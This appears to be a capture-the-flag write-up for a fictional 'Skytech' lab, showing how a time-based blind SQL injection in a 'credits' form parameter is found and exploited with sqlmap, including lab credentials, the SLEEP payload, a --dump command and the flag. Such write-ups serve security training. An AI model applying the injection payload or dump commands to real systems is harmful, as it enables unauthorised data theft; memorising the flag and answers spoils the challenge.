Mission Name

The Cleanse

Historical Context

Ethan utilized a level 7 datacard (VIP) for entry into the Skytech facility, aiming to modify health records, vaccine qualifications, and other details as requested by a client in the Lazarus Citizens database.

Overview of Technical Approach

Ethan is set to penetrate the Lazarus Citizens system within the confines of Skytech. The operation involves mimicking the environment through a webpage that hosts various forms for querying and updating personal and public data in the system. Ethan's task is to exploit this vulnerability to execute modifications mandated by the level 7 Datacard client in the Lazarus Citizens records.

Briefing on the Mission

Ethan is to infiltrate the Skytech citizens' database using level 7 citizen credentials, aiming to alter his data and seize control of the database, subsequently providing evidence of the accomplishment.

Detailed Mission Brief

Ethan will infiltrate Skytech using a VIP level 7 datacard to alter health records, vaccine status, and additional information as per a client's request in the Lazarus Citizens database.

Operational Venue

Sylvarcon | Antum District | Hacker

Tools

- User: eld
- Password: 3ldr1chR1cc0rdd

Questions

What formulary has a vulnerability?

- Information

What type of vulnerability you have found in the formulary?

- SQLi

What is the parameter vulnerable?

- credits

Hints

- Search for web vulnerabilities in the form ”information user“
- Use SQLMap
- Parameter credits

Categories

Enumeration
Web
SQLi

Write Up

The website is robust and cannot be compromised using Eld credentials. To overcome the challenge, users are tasked with identifying susceptible inputs within the URL



Figure 1

A vulnerability has been identified at http://xxxxx/es/skytech/information.

Capture a request using curl and leverage sqlmap to pinpoint the vulnerable parameter:

- root@kali:/tmp# sqlmap -r sql_test -p credits

```
[*] starting @ 05:57:08 /2021-01-09/

[05:57:08] [INFO] parsing HTTP request from 'sql_test'
[05:57:08] [INFO] resuming back-end DBMS 'mysql'
[05:57:08] [INFO] testing connection to the target URL
got a 302 redirect to 'http://skytech.dev.threatia.io:80/es/skytech/information'. Do you want to follow? [Y/n]
n
got a refresh intent (redirect like response common to login pages) to '/es/skytech/information'. Do you
want to apply it from now on? [Y/n] y
---
Parameter: credits (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
```

```
Payload: health=hello&credits=2000' AND (SELECT 2032 FROM (SELECT(SLEEP(5)))hZMn) AND 'wotz'='wotz&free=
```

To exploit the identified vulnerability, use sqlmap with the following command, ensuring to correct the syntax by specifying the parameter `credits` only once and adding the `--dump` option to extract data from the database:

- sqlmap -r sql_test -p credits --dump

This command tells sqlmap to read the request from the file `sql_test`, targets the parameter `credits` for testing, and attempts to dump the database contents, leveraging the discovered SQL injection vulnerability.

Flag Information

flag{SQLi_sometimes_1s_taugh}